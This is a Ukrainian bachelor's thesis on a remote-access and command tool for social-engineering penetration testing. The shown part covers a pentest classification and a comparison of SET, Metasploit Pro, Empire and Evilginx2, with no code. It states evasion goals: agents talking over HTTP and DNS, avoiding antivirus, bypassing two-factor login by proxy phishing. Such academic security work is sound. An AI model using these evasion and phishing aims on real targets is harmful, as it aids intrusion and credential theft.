НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»

Факультет інформатики та обчислювальної техніки

Кафедра обчислювальної техніки

До захисту допущено:
Завідувач кафедри
_____ Сергій СТІРЕНКО
«___»_____20__ р.

Дипломний проєкт

на здобуття ступеня бакалавра

за освітньо-професійною програмою «Комп'ютерні системи та мережі»

спеціальності 123 «Комп'ютерна інженерія»

на тему: «Система захищеного керування елементами комп'ютерної мережі»

Виконав:
студент IV курсу, групи ІО-62
Аксьоненко Ілля Олегович _____

Керівник:
асистент,
Регіда Павло Генадійович _____

Консультант з нормоконтролю:
Професор, доктор технічних наук
Сімоненко Валерій Павлович _____

Рецензент:
Асистент,
Шимкович Володимир Миколайович _____

Засвідчую, що у цьому дипломному проєкті немає запозичень з праць інших авторів без відповідних посилань.
Студент _____

Київ – 2020 року

Національний технічний університет України

«Київський політехнічний інститут імені Ігоря Сікорського»

Факультет інформатики та обчислювальної техніки
Кафедра обчислювальної техніки

Рівень вищої освіти – перший (бакалаврський)

Спеціальність – 123 «Комп'ютерна інженерія»

Освітньо-професійна програма «Комп'ютерні системи та мережі»

ЗАТВЕРДЖУЮ
Завідувач кафедри
_____ Сергій СТІРЕНКО
«___»_____20__ р.

ЗАВДАННЯ

на дипломний проєкт студенту

Аксьоненку Іллі Олеговичу

1. Тема проєкту «Система захищеного керування елементами комп'ютерної мережі», керівник проєкту Регіда Павло Генадійович, асистент, затверджені наказом по університету від «07» травня 2020 р. № 1081-с

2. Термін подання студентом проєкту 06 червня 2020 р.

3. Вихідні дані до проєкту: технічне завдання, науково-технічна література

4. Зміст пояснювальної записки: порівняльний аналіз існуючих програмних рішень, вибір засобів реалізації та опис отриманої системи

5. Перелік графічного матеріалу (із зазначенням обов'язкових креслеників, плакатів, презентацій тощо) :

1. Функціональна схема – плакат
2. Принципова схема – плакат
3. Структурна схема – плакат

6. Консультанти розділів проєкту

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв
Нормоконтроль	Сімоненко В.П., професор		

7. Дата видачі завдання 01 вересня 2019 р.

Календарний план

№ з/п	Назва етапів виконання дипломного проєкту	Термін виконання етапів проєкту	Примітка
1	Затвердження теми роботи	01.09.2019-22.12.2019	
2	Вивчення та аналіз завдання	23.12.2019-20.03.2020	
3	Розробка архітектури та загальної структури системи	20.03.2020-01.04.2020	
4	Розробка структур окремих підсистем	01.04.2020-10.04.2020	
5	Програмна реалізація системи	11.04.2020-20.04.2020	
6	Оформлення пояснювальної записки	01.05.2020-23.05.2020	
7	Передзахист	24.05.2020-26.05.2020	
8	Захист	15.06.2020-20.06.2020	

Студент Ілля АКСЬОНЕНКО

Керівник Павло РЕГІДА

АНОТАЦІЯ

Дана дипломна робота присвячена розробці інструмента для захищеного керування елементами комп’ютерної мережі з метою застосування у процесі тестування на проникнення методами соціальної інженерії.

У роботі був проведений аналіз процесу тестування, на базі якого був створений перелік функціоналу, реалізованого в проекті: обмін даними за допомогою HTTP та DNS, автоматична генерація клієнтської частини, гнучка система розширення функціоналу за допомогою файлів конфігурації.

Для створення платформи використовувались мова програмування Python та мови сценаріїв bash та PowerShell.

ANNOTATION

This thesis is devoted to the development of a network remote access tool meant to be used in penetration testing engagements focused on social engineering.

A thorough analysis of the penetration testing process was conducted to develop functionality requirements for the project, including: two-way communication over HTTP and DNS, automated generation of client applications and a flexible configuration system to expand the tool’s functionality.

Python was used as a main programming language for the project, while bash and PowerShell scripting languages were used to create client application templates.

ВІДОМІСТЬ ДИПЛОМНОГО ПРОЄКТУ

№ з/п	Формат	Позначення	Найменування	Кількість листів	Примітка
1	А4		Завдання на дипломний проєкт	2	
2	А4	*ІАЛЦ. 467800.001* ВП	Відомість проєкту	1	
3	А4	*ІАЛЦ. 467800.002* ТЗ	Технічне завдання	3	
4	А4	*ІАЛЦ. 467800.003* ПЗ	Пояснювальна записка	64	
5	А4	*ІАЛЦ. 467800.004* Д1	Функціональна схема	1	
6	А4	*ІАЛЦ. 467800.005* Д2	Принципова схема	1	
7	А4	*ІАЛЦ. 467800.006* Д3	Структурна схема	1	
8	А4	*ІАЛЦ. 467800.007* Д4	Текст програми	28	

				ІАЛЦ. 467800.001 ВП	
	ПІБ	Підп.	Дата		
Розробн.	Аксьоненко І.О			Відомість дипломного проєкту	Лист 1 / Листів 1
Керівн.	Регіда П.Г.				
Консульт.					КПІ ім. Ігоря Сікорського Каф. ОТ Гр. ІО-62
Н/контр.	Сімоненко В.П.				
Зав.каф.	Стіренко С.Г.				

Технічне завдання

до дипломного проєкту

на тему: «Система захищеного керування елементами комп’ютерної мережі»

Київ – 2020 року

ЗМІСТ

1. НАЙМЕНУВАННЯ ТА ОБЛАСТЬ ЗАСТОСУВАННЯ

Дане технічне завдання розповсюджується на розробку програмного додатку на тему «Система захищеного керування елементами комп’ютерної мережі».

Область застосування: проведення тестування на проникнення методами комп’ютерної інженерії.

2. ПІДСТАВИ ДЛЯ РОЗРОБКИ

Підставою для розробки служить завдання на виконання роботи кваліфікаційно-освітнього рівня «бакалавр комп'ютерної інженерії», затверджене кафедрою обчислювальної техніки Національного технічного Університету України «Київський Політехнічний інститут ім. Ігоря Сікорського».

3. МЕТА ТА ПРИЗНАЧЕННЯ РОЗРОБКИ

Метою даного проекту є розробка платформи для віддаленого керування з метою застосування у процесі тестування на проникнення.

4. ДЖЕРЕЛА РОЗРОБКИ

Джерелами розробки є технічна документація для інтерфейсів прикладного програмування та бібліотек, що використовуються під час розробки програмного продукту, науково-технічна література з інформаційних технологій та інформаційної безпеки, публікації в періодичних виданнях, а також відповідні статті в мережі Інтернет за даним питанням.

5. ТЕХНІЧНІ ВИМОГИ

5.1. Вимоги до програмного продукту, що розробляється

- Взаємодія за допомогою HTTP та DNS.
- Автоматична генерація клієнтських додатків.
- Можливість експортування клієнтів у специфічних форматах для проведення тестування.
- Гнучка система конфігурації для розширення функціоналу

5.2. Вимоги до програмного забезпечення

- Мова програмування Python.
- Використання бібліотек Flask та dnslib.

5.3. Вимоги до апаратного забезпечення

- Комп’ютер на базі процесору Intel Pentium 4 / Athlon 64 і вище.
- Оперативної пам’яті не менше 4096 Мбайт.
- 1 Гбайт вільного місця на пристрої зберігання інформації.
- Підключення до мережі Інтернет з виділеною адресою або доменним ім’ям.

Пояснювальна записка
до дипломного проєкту

на тему: Система захищеного керування елементами комп’ютерної мережі

Київ - 2020 року

ЗМІСТ

ПЕРЕЛІК ТЕРМІНІВ ТА СКОРОЧЕНЬ

RFB (Remote FrameBuffer) віддалений фреймбуфер

WSGI (Web Server Gateway Interface) інтерфейс шлюзу веб-серверу

Модель OSI (Open Systems Interconnection Basic Reference Model) базова еталонна модель взаємодії відкритих систем

UDP (User Datagram Protocol) протокол датаграм користувача

NAT (Network Address Translation) трансляція мережевої адреси

YAML (Yet Another Markup Language) мова опису розмітки

APT (Advanced Persistent Threat) розвинена стала загроза

LDAP (Lightweight Directory Access Protocol) полегшений протокол доступу до каталогів

SSL (Secure Sockets Layer) рівень захищених сокетів

TCP (Transmission Control Protocol) протокол керування передачею

HTTP (HyperText Transfer Protocol) протокол передачі гіпертексту

ОС Операційна система

CGI (Common Gateway Interface) загальний інтерфейс шлюзу

RDP (Remote Desktop Protocol) протокол віддаленого робочого столу

DNS (Domain Name System) система доменних імен

SSH (Secure SHell) безпечний командний рядок

ПК персональний комп'ютер

VBA (Visual Basic for Applications) Visual Basic для додатків

UML (Unified Modeling Language) уніфікована мова моделювання

HTML (HyperText Markup Language) мова розмітки гіпертексту

ВСТУП

Кількість кібератак зростає кожного року, причому їх цілями становляться не тільки кінцеві користувачі та Інтернет-бізнес, а й об’єкти критичної інфраструктури, такі як фінансові та державні установи, та технологічні об’єкти, такі як заводи або фабрики. На даний момент побудова процесів безпеки всередині компанії або установи не дає повної гарантії безпеки, оскільки неможливо заздалегідь виявити можливий обсяг та вектори атаки. Тому для зниження ризиків можливих кіберзагроз використовується тестування на проникнення. Тестування на проникнення -- метод оцінювання захищеності комп’ютерної системи або інфраструктури методом моделювання дій зовнішнього зловмисника з отримання доступу. У рамках процесу тестування проводиться аналіз потенційних технічних вразливостей та сценаріїв атаки та активне їх використання.

Але тестування тільки технічних вразливостей процесів безпеки та компонентів інфраструктури не може дати гарантії захищеності від зовнішніх загроз, оскільки зловмисники також можуть використовувати методи соціальної інженерії, такі як дзвінки співробітникам або фішингові листи для того щоб отримати початковий доступ до внутрішньої інфраструктури. За аналогією, для контролю ризику використовується тестування на проникнення методами соціальної інженерії. У процесі тестування інфраструктури компанії методами соціальної інженерії постає проблема використання довіри співробітників з метою отримати доступ до їх персональних комп’ютерів та подальше використання цього доступу для просування по внутрішній мережі.

Об’ємом дипломної роботи є платформа для проведення тестування на проникнення методами соціальної інженерії, що дозволяє безпечно керувати елементами комп’ютерної мережі. Вибір об’єкту дослідження зумовлений необхідністю створення унікального програмного продукту з метою обійти стандартні політики безпеки та міри захисту та бажанням проаналізувати проблематику створення інструментів для кібератак. Предметом дослідження

є створення платформи для проведення тестування на проникнення методами соціальної інженерії.

Метою роботи є:

1. Розгляд доцільності та практичності використання комплексного підходу для проведення тестування на проникнення методами соціальної інженерії
2. Створення нових векторів атак або реалізацій векторів атак для проведення тестування
3. Створення комплексної платформи захищеного контролю елементів комп'ютерної мережі для процесу тестування з метою об'єднати реалізації різних методів соціальної інженерії

Були поставлені наступні завдання:

1. Перегляд історичного досвіду розробки інструментів для тестування методами соціальної інженерії
2. Порівняльний аналіз наявних інструментів для тестування
3. Реалізація платформи для створення векторів атак та захищеного контролю над елементами комп'ютерної мережі
4. Створення реалізацій векторів атак та методів керування для реалізованої платформи

Дипломна робота складається зі вступу, трьох розділів та висновків до проекту. У першому розділі описаний процес тестування методами соціальної інженерії, проведено аналіз існуючих методів атак та платформ для їх реалізації. У другому розділі описуються технології, що використовуються для створення платформи, її інтегровані та зовнішні компоненти. У третьому розділі описується реалізація всіх складових платформи для тестування. У висновках до проекту підбиваються підсумки та робляться остаточні заключення щодо теми проекту.

РОЗДІЛ 1
АНАЛІЗ ПРОЦЕСУ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ МЕТОДАМИ СОЦІАЛЬНОЇ ІНЖЕНЕРІЇ

1.1 Загальний опис тестування на проникнення. Класифікація.

1.1.1 Визначення необхідних понять

Тестування на проникнення -- метод оцінювання захищеності комп'ютерної системи або інфраструктури методом моделювання дій зовнішнього зловмисника з отримання доступу. У рамках процесу тестування проводиться аналіз потенційних технічних вразливостей та сценаріїв атаки та активне їх використання[1].

Основне завдання тестування на проникнення -- оцінка ризику, який потенційні сценарії атаки несуть для цільової інфраструктури або додатку.

Вразливість -- помилка у конфігурації програмного забезпечення, самому програмному забезпеченні, політиках доступу або конфігурації мереж та інфраструктур, що призводить до втрати інформацією конфіденційності, доступності або цілісності чи розширенню прав доступу зловмисника до функціоналу додатків, сервісів та систем[2].

Сценарій атаки -- використання декількох вразливостей для досягнення певної мети. Характеризується необхідними передумовами для здійснення, вразливостями, що комбінуються та кінцевою метою.

Потенційна вразливість -- вразливість, що на даний момент не була використана у сценарії атаки, але такий сценарій може з'явитись у майбутньому.

Методологія тестування -- перелік фаз та методів, з яких складається окремий вид тестування та їх визначення.

Ціль тестування на проникнення -- інфраструктура, мережа або додаток, у межах яких проводиться пошук вразливостей та побудова сценаріїв атаки.

1.1.2 Класифікація тестування на проникнення

Тестування на проникнення -- комплексний процес, що характеризується багатьма параметрами та виконується у декілька етапів. Методи проведення тестування та перелік дій, що виконуються під час тестування обираються відповідно до цільової інфраструктури та кінцевої мети тестування, тому для опису конкретного виду тесту використовується класифікація за об’ємом доступної інформації та рівнем доступу до початку тестування, технікам та методам тестування та кінцевою метою.

Таким чином, методологія тестування розробляється окремо з огляду на класифікацію процесу після аналізу перелічених вище факторів.

Класифікація тестування на проникнення за об’ємом доступної інформації та рівнем доступу до початку тесту

У контексті тестування на проникнення відсутні кількісні метрики об’єму даних, доступних до початку тестування, тому для класифікації використовуються якісні категорії даних. З огляду на різноманітність цільових інфраструктур та додатків важко скласти повний список категорій даних без втрати ними сенсу через зайве узагальнення, але найчастіше використовується наступна класифікація даних, що можуть бути використані в процесі тестування [3]:

- Автентифікаційні дані. Дані, такі як логіни, паролі та ключі шифрування, за допомогою яких виконавець може отримати доступ до певного функціоналу. В залежності від мети тестування та його типу рівень доступу, який надається, різниться від мінімального користувацького до повного.

- Інвентарні дані. До інвентарних даних входять переліки систем інфраструктури, внутрішніх та зовнішніх сервісів, додатків, рівнів доступу, технологій, що використовуються для побудови інфраструктури та розробки програмного забезпечення.
- Документація розробленого програмного забезпечення. В залежності від типу тесту, може бути внутрішньою документацією для розробників або документацією, що надається користувачам додатків.
- Конфігураційна інформація. Включає до себе файли конфігурації сервісів та додатків, внутрішні політики безпеки, конфігураційні параметри мережевого обладнання.
- Вихідний код. Вихідний код розроблених додатків та сценаріїв або його частина, що визначається метою тестування. Наприклад, може надаватися лише код лише зовнішніх додатків або лише бібліотек авторизації.

За об’ємом доступної інформації тести можна поділити на три типи:

- **“Blackbox”** тестування передбачає відсутність будь-яких даних про цільову інфраструктуру перед початком тесту. Необхідність проведення повного попереднього аналізу системи перед початком активної фази тесту має свої переваги та недоліки. З одного боку, **blackbox** тестування дозволяє крім визначення вразливостей та потенційних шляхів компрометації встановити об’єм інформації, доступний зовнішньому зловмиснику, що спрощує оцінку ризиків для інфраструктури або додатку. З іншого боку, активний та пасивний збір інформації вимагають додаткового часу та не дають гарантій отримання повних даних про цілі проекту, що може ускладнити виконання основної задачі тестування та знизити відсоток виявлених загроз.
- **“Graybox”** тестування передбачає неповну інформацію про цільову інфраструктуру або додаток. На відміну від blackbox, межі категорії

graybox визначити важче, але переважно інформація, надана до початку тестування, не повинна включати до себе автентифікаційні дані привілейованих облікових записів, вихідний код додатків та дані, за допомогою яких можна отримати системний доступ до інфраструктури. Як приклад, перед початком graybox тестування команді виконавця можуть надаватися інвентарні дані, такі як списки систем інфраструктури, списки призначення внутрішніх та зовнішніх сервісів, документація розроблених додатків та автентифікаційні дані облікових записів з низьким рівнем доступу. Graybox тестування найчастіше використовується, оскільки також дозволяє отримати більш точну оцінку ризику від дій зовнішнього зловмисника, але при цьому оптимізуючи час виконання тестування за рахунок фаз активного та пасивного збору інформації.

- **“Whitebox”** тестування передбачає повну інформацію про інфраструктуру або додатки та повний системний доступ до всіх систем інфраструктури. Таким чином, пошук вразливостей виконується не лише за допомогою зовнішнього тестування, а й за допомогою аналізу конфігурації систем та вихідного коду додатків. Whitebox тестування дозволяє отримати найбільш повну інформацію про потенційні вразливості, але не є симуляцією зовнішньої атаки і тому не дозволяє оцінити потенційний ризик зовнішньої загрози.

Класифікація тестування на проникнення за техніками та методами тестування

Тестування на проникнення може використовувати різні методи пошуку потенційних вразливостей та симуляції зовнішніх атак в залежності від мети проведення тестування та характеру цільової інфраструктури. Методи, що використовуються під час кібератак та їх симуляцій та методи пошуку

потенційних вразливостей різноманітні, але будь-який з них можна віднести до однієї з наступних категорій:

- Тестування додатків та сервісів. Методи тестування на проникнення додатків та сервісів зазвичай націлені на певний окремий додаток або сервіс та його використання у цільовій інфраструктурі. До цієї категорії відносяться, наприклад, методи пошуку вразливостей у веб-додатках та мережевих сервісах. Кінцевий результат тестування у випадку успішної повної компрометації -- повний доступ до даних додатку або сервісу та можливість використання інфраструктури, що його підтримує, з правами цього додатку.
- Тестування інфраструктури. Методи тестування інфраструктури націлені не на пошук вразливостей додатків, а на виявлення помилок у конфігурації доступу до інфраструктури або методів її захисту. Таким чином, тестування інфраструктури націлене на вразливості у організації рівнів прав користувачів, протоколів автентифікації, прав доступу до сервісів та сховищ даних, прав доступу до зовнішніх комп'ютерних мереж, конфігурації антивірусного програмного забезпечення, проксі-серверів, IDS/IPS, тощо. Наприклад, до цієї категорії належать атаки на інфраструктуру за допомогою пошуку помилок у конфігурації Active Directory або схожих за принципом технологій обмеження прав користувачів у мережах. Зазвичай успішна компрометація інфраструктури дозволяє отримати повний доступ до додатків та сервісів, що вона підтримує, але не дає інформації про потенційні вразливості в них самих.
- Методи тестування мереж та мережевої конфігурації. Категорія методів тестування комп'ютерних мереж включає до себе методи пошуку вразливостей у конфігурації мережевого обладнання, прав доступу до цієї конфігурації, пошук вразливостей у мережевих протоколах, у тому числі бездротових. Успішна компрометація комп'ютерної мережі

дозволяє отримати доступ до ізольованих мережевих сегментів та мережевого трафіку, але не завжди призводить до отримання доступу до інфраструктури.

- Методи соціальної інженерії. Соціальна інженерія передбачає використання методів безпосереднього впливу на співробітників, що мають доступ до інфраструктури, з метою отримати відому їм інформацію, в тому числі авторизаційну, або доступ до комп'ютерних систем, що знаходяться всередині комп'ютерної інфраструктури. Можуть використовуватись, наприклад, фішингові листи або вкладення зі шкідливим кодом або дзвінки співробітникам у робочий час з метою обманом примусити їх розголосити конфіденційну інформацію або надати доступ до комп'ютерної системи. Необхідно зазначити, що технічні методи забезпечення цього доступу з зовнішньої мережі, такі як створення вкладень або документів зі шкідливим кодом, відносяться до методів тестування інфраструктури, оскільки націлені на шляхи забезпечення безпеки окремих комп'ютерних систем та інфраструктури в цілому, а не на рівень підготовки співробітників до подібних атак.
- Фізичні методи. Категорія методів тестування фізичного доступу включає до себе тестування доступу до місця розміщення обладнання, можливості фізичного втручання до роботи систем, отримання доступу до мереж за допомогою використання невідключених мережевих портів, атаки з використанням сторонніх бездротових мереж, отримання доступу до комп'ютерних систем через незахищені фізичні порти або за допомогою вразливостей з їх використанням.

Тест на проникнення може використовувати методи з декількох категорій та характеризується їх переліком. Наприклад, тест на проникнення методами соціальної інженерії використовує крім методів соціальної інженерії методи

тестування інфраструктури, а симуляція APT (так званий “red team assessment”) використовує методи усіх категорій.

Класифікація тестування на проникнення за кінцевою метою

Хоча загальне завдання процесу тестування на проникнення відоме, кінцева мета окремого тесту може різнитися в залежності від багатьох факторів: характеру комп’ютерної інфраструктури або додатку, періодичності проведення тестування, корпоративних вимог до рівня безпеки, критичності даних, необхідності відповідати вимогам сертифікацій з безпеки. Тому необхідно характеризувати види тестування за метою, яку досягається в процесі виконання окремого тесту. Загалом можна ввести наступну класифікацію типів тестів:

- Тести, що спрямовані на виявлення потенційних вразливостей [5]. Тести, що входять до цієї категорії, повинні виявити якомога більшу кількість потенційних вразливостей у додатках, сервісах та внутрішній інфраструктурі. При цьому оцінка вірогідності реальної атаки з використанням знайдених вразливостей не проводиться або проводиться у неповному обсязі. Характерним при такому тестуванні є повна інформованість співробітників про проведення тесту, використання моделей graybox або whitebox та використання методів тестування на проникнення без фізичних та мережевих атак, невикористання методів соціальної інженерії. Зниження рівня ризику атаки відбувається при виправленні всіх потенційних вразливостей, що можуть бути використані у якості елементу сценарію атаки.
- Тести, що спрямовані на побудову сценаріїв атаки [6]. На відміну від попереднього типу, основною метою тестування є побудова функціональних сценаріїв атаки, тобто виконання експлуатації декількох вразливостей с метою отримати доступ до конфіденційної

інформації або комп'ютерних систем. Таким чином, оцінка ризику є більш точною, оскільки виявляється вірогідність експлуатації окремих вразливостей та ризик їх використання для комплексної атаки.

- Тести, що спрямовані на перевірку готовності захисту інфраструктури до атаки. Зазвичай не є окремим типом тестування, а проводяться паралельно іншим тестам з метою виявити час реагування співробітників команди безпеки на атаку, ступінь захищеності інфраструктури, конфігурацію моніторингу та автоматичних засобів захисту.
- Тести, що спрямовані на отримання доступу до визначеного ресурсу. Перед тестуванням визначається тип ресурсу, який може бути певним сховищем інформації або сегментом інфраструктури. Після цього в процесі тестування визначається, чи можливо отримати доступ до цього ресурсу в результаті атак. При цьому можливі сценарії атаки, які не ведуть до досягнення мети, ігноруються. За допомогою таких тестів визначається рівень ризику для найбільш критичних ресурсів, але неможливо визначити ризик для інфраструктури або компанії в цілому.

1.2. Особливості тестування на проникнення методами соціальної інженерії. Формування вимог до програмного забезпечення для здійснення тестування.

1.2.1 Загальний опис тестування на проникнення методами соціальної інженерії

За наведеною вище класифікацією тестування на проникнення методами соціальної інженерії можна віднести до наступних категорій:

- За об'ємом доступної інформації та рівнем доступу до початку тестування: blackbox або graybox. Тестування може включати до себе збір доступної інформації про співробітників та інфраструктуру виконавцем, але інколи переліки цілей узгоджуються заздалегідь.

- За методами, що використовуються: методи соціальної інженерії та методи інфраструктурного тестування. Методи соціальної інженерії використовуються для експлуатації людського фактору, а методи інфраструктурного тестування -- для отримання доступу до комп'ютерних систем з використанням довіри співробітників та обходу захисту інфраструктури від подібних атак.
- За кінцевою метою: виконуються з метою побудови сценаріїв атаки. Оскільки ризик атаки методами соціальної інженерії залежить як від підготовленості співробітників, так і захисту інфраструктури, для оцінки цього ризику необхідно здійснити спроби побудови комплексного сценарію атаки.

З огляду на ці характеристики визначається методологія тестування.

1.2.2 Методологія тестування методами соціальної інженерії

Методологію для тестування зручно побудувати у вигляді переліку визначень фаз, які проходяться в процесі виконання тесту.

Збір інформації

На цьому етапі виконується збір інформації про потенціальні цілі тестування, веб-сайти, що можна скопіювати для проведення фішинг-атак, використовувані методи протидії атакам соціальної інженерії (антивіруси, фільтри для зовнішньої електронної пошти, проксі-сервери для захисту виходу в Інтернет, тощо).

Створення сценаріїв

На цьому етапі створюються сценарії взаємодії з співробітниками або іншими особами, що мають доступ до інфраструктури. Вони можуть включати до себе сценарії дзвінків, шаблони листів або переліки фішингових сторінок.

Технічна підготовка

На цьому етапі виконується створення засобів для отримання віддаленого доступу або конфіденційної інформації та сценаріїв пост-експлуатації. Також проводиться створення віртуальної інфраструктури близької до цільової з метою тестування атак.

Проведення атак та пост-експлуатація

На цьому етапі проводяться сценарії, створені раніше. У випадку їх успішної реалізації, після отримання доступу до ПК співробітників або конфіденційних та автентифікаційних даних виконуються дії, направлені на закріплення у мережі та пошук внутрішніх вразливостей. У разі отримання автентифікаційних даних вони використовуються або для створення нових сценаріїв атак, або для отримання доступу у внутрішню мережу.

Аналіз результатів

За результатами виконання сценаріїв оцінюється ризик можливої атаки методами соціальної інженерії та потенційний вплив успішної атаки на безпеку інфраструктури.

З переліку фаз тестування необхідно окремо виділити ті, що потребують створення та використання спеціалізованого програмного забезпечення. З урахуванням наданих вище визначень цих фаз можна сформувати перелік можливого функціоналу для програмного забезпечення для проведення атак методами соціальної інженерії.

1.2.3 Створення переліку можливого функціоналу до інструменту проведення тестування

Власне методи соціальної інженерії автоматизації не піддаються, оскільки потребують прямої взаємодії з людьми, а сценарії взаємодії можуть сильно різнитися в залежності від інформації, що отримана на першому етапі

тестування. Тому варто більш детально розглянути етапи, що наявні в процесі тестування, але не використовують власне методи соціальної інженерії.

- Створення засобів для атаки. Для успішної реалізації сценаріїв соціальної інженерії необхідне використання довіри людей для отримання доступу до інфраструктури або конфіденційних чи авторизаційних даних. Інструмент для проведення тестування повинен надавати такі засоби у готовому вигляді або створювати їх в залежності від потреб тестування. Такими засобами можуть бути документи з шкідливим кодом, файли додатків, копії легітимних веб-сайтів та ін. Більш детальний розбір векторів атак наведено у наступному розділі. Крім того, інструмент повинен гарантувати низьку вірогідність детектування атаки антивірусними та іншими засобами захисту користувачів.
- Отримання доступу. Інструмент для проведення тестування повинен надавати можливості для взаємодії з елементами комп’ютерної мережі, до яких вдалось отримати доступ в процесі тестування. В залежності від мети тестування, взаємодія може обмежуватись отриманням інформації про систему, а може включати можливість виконання команд або програмного коду на віддаленій комп’ютерній системі.
- Створення шаблонів листів та повідомлень. У випадку використання текстових каналів зв’язку для реалізації сценаріїв (наприклад, електронної пошти) можливе використання шаблонів для повідомлень з метою їх персоналізації. Хоча створення шаблонів автоматизації не піддається, інструмент для проведення тестування може автоматично модифікувати шаблони з урахуванням інформації про адресата або надавати перелік шаблонів для модифікації користувачем з урахуванням інформації про адресатів.
- Здійснення сценаріїв. У випадку використання текстових каналів зв’язку для реалізації сценаріїв (наприклад, електронної пошти) можлива

автоматизація відправлення листів для першого контакту з адресатом. Крім того, автоматизований інструмент може збирати статистику про відкриття листів або вкладень до них.

Загалом, інструмент для проведення тестування повинен реалізовувати функціонал з однієї або декількох наведених вище категорій. Для розробки нового інструменту необхідно визначити перелік функціоналу, реалізація якого є актуальною на даний момент, для чого потрібно провести аналіз існуючих інструментів.

1.3. Аналіз функціоналу існуючих інструментів

З огляду на наведений список категорій функціоналу можна провести порівняльний аналіз існуючих інструментів, що можуть використовуватись на одному або декількох етапах тестування. Для кожного інструменту наведені як загальні характеристики, так і детальний опис можливостей у кожній категорії. Кінцевою метою аналізу є формування переліку функцій, реалізація яких є актуальною на даний момент. Для аналізу були обрані програми з різних категорій:

- Спеціалізована платформа для соціальної інженерії
- Платформа для проведення тестування на проникнення з функціоналом фішингових кампаній
- Спеціалізована платформа для контролю елементів мережі
- Спеціалізована платформа для проведення фішинг-атак

З кожної категорії наведений один приклад, оскільки програми з однієї категорії (наприклад, Cobalt Strike та Metasploit Pro) мають вирішувати однакові задачі і тому надають схожий функціонал.

1.3.1 Social Engineering Toolkit (SET)

Загальні характеристики та функціонал

SET -- проект з відкритим кодом для автоматизації тестування методами соціальної інженерії [7]. Основний перелік функціоналу SET, що стосується тестування методами соціальної інженерії:

- Наявність бази шаблонів листів та можливість її створення
- Створення вкладень до листів з шкідливим кодом або з можливістю експлуатації вразливостей у клієнтському програмному забезпеченні для отримання доступу
- Автоматичне відправлення листів
- Створення фішингових веб-сайтів або точок бездротових мереж для отримання доступу до автентифікаційних даних

Недоліки SET або можливості вдосконалення функціоналу

- SET використовує Metasploit Framework для створення засобів віддаленого доступу, що є найпопулярнішим інструментом тестування. Це значно підвищує вірогідність детектування атаки. Крім того, засоби підтримують лише HTTP/HTTPS та TCP для взаємодії та обмежений перелік форматів файлів та вразливостей.
- Готові шаблони SET, завдяки популярності інструменту, втратили ефективність.
- Функція клонування веб-сайтів не підтримує конфігурацію перехвату даних, автоматичну генерацію SSL сертифікатів та режим проксі з метою обходу двохфакторної автентифікації.
- Для додавання нового формату експорту засобів, що забезпечують віддалений доступ, необхідне створення нового програмного модулю для SET.

Загалом, хоча функціонал SET охоплює декілька етапів тестування та широкий спектр методів його проведення, інструмент здебільшого використовує застарілі та популярні техніки доставки коду, не має достатньо

гнучких можливостей у конфігурації та вимагає створення модулів для розширення.

1.3.2 Metasploit Pro

Загальні характеристики та функціонал

Metasploit Pro -- комерційний проект, що надає широкий спектр інструментів для проведення тестування на проникнення, у тому числі методами соціальної інженерії [8]. Для виконання тестування методами соціальної інженерії Metasploit Pro надає наступний функціонал:

- Створення фішингових кампаній.
- Клонування веб-сторінок.
- Створення вкладень з шкідливим кодом або можливістю експлуатації вразливостей у клієнтському програмному забезпеченні.

Недоліки MSF Pro або можливості вдосконалення функціоналу

- Висока популярність інструменту підвищує ризик детектування атаки.
- Через дуже високу вартість річної підписки інструмент може бути невигідним для багатьох задач, наприклад, для навчання у сфері інформаційної безпеки.
- Для розширення функціоналу необхідно створювати окремі модулі на Ruby.

1.3.3 PowerShell Empire

Загальні характеристики та функціонал

PowerShell Empire -- фреймворк з відкритим кодом для пост-експлуатації та контролю над комп’ютерними системами на базі PowerShell [9]. PowerShell Empire надає наступний функціонал:

- Готові програми віддаленого доступу для популярних ОС.

- Можливість використання великої бібліотеки модулів для пост-експлуатації.
- Підтримка різних каналів зв’язку для віддаленого доступу.

Недоліки PowerShell Empire або можливості вдосконалення функціоналу

- Неможливість використання нестандартних агентів для віддаленого доступу підвищує ризик детектування атаки.
- Можливість генерації агентів лише у форматі PowerShell- або Python-програм означає, що використання Empire у сценарії соціальної інженерії потребує додаткової роботи по інтеграції коду агента у певний вектор атаки.

1.3.4 Evilginx2

Загальні характеристики та функціонал

Evilginx2 -- проект з відкритим кодом, що надає можливості для створення фішинг-сайтів [10]. Evilginx2 надає наступний функціонал:

- Замість повного клонування Evilginx2 працює як проксі-сервер, що дозволяє обходити двохфакторну автентифікацію
- Гнучка система конфігурації дозволяє отримувати доступ не лише до даних у запросах, а й до токенів сесій та даних у cookie
- Оскільки evilginx2 працює як проксі-сервер, фішинговий сайт неможливо відрізнити від реального
- Дозволяє ін’єкцію коду на JavaScript до фішингових сторінок

Недоліки Evilginx2 або можливості вдосконалення функціоналу

- На даний момент Evilginx2 має весь необхідний функціонал для проведення атак з використанням фішингових веб-сайтів, але проведення лише таких атак недостатньо для оцінки ризику атаки методами соціальної інженерії.

1.3.5 Результат аналізу як перелік функціоналу, розробка якого є актуальною

Основна мета аналізу прикладів інструментів, наведеного вище -- створення переліку функціоналу, розробка якого на даний момент є актуальною. Для досягнення цієї мети необхідно виділити області використання інструментів тестування методами соціальної інженерії, які або покриваються існуючими методами не повністю, або у яких поява нових методів та інструментів дозволяє збільшити ефективність процесу тестування.

За результатами аналізу можна виділити наступні сфери розробки, які є на даний момент актуальними:

- Розробка нових методів зв’язку з агентами для віддаленого доступу
- Спрощення процесу створення нових агентів та їх модифікації
- Інтеграція агентів до нових векторів атак методами соціальної інженерії
- Прозора інтеграція з іншими платформами для тестування
- Створення системи гнучкої конфігурації серверів та агентів

Цей перелік враховується в процесі розробки функціоналу інструменту.

ВИСНОВКИ ДО РОЗДІЛУ 1

Інформація, надана у цьому розділі, необхідна для розуміння вимог до інструменту для проведення тестування методами соціальної інженерії.

Для формування визначення тестування методами соціальної інженерії надана класифікація процесу тестування за:

- Об’ємом доступної інформації та рівнем доступу до початку тесту
- Техніками та методами тестування
- Кінцевою метою

За цією класифікацією тестування методами соціальної інженерії було визначене як:

- За об’ємом доступної інформації та рівнем доступу до початку тестування: blackbox або graybox.
- За методами, що використовуються: методи соціальної інженерії та методи інфраструктурного тестування.
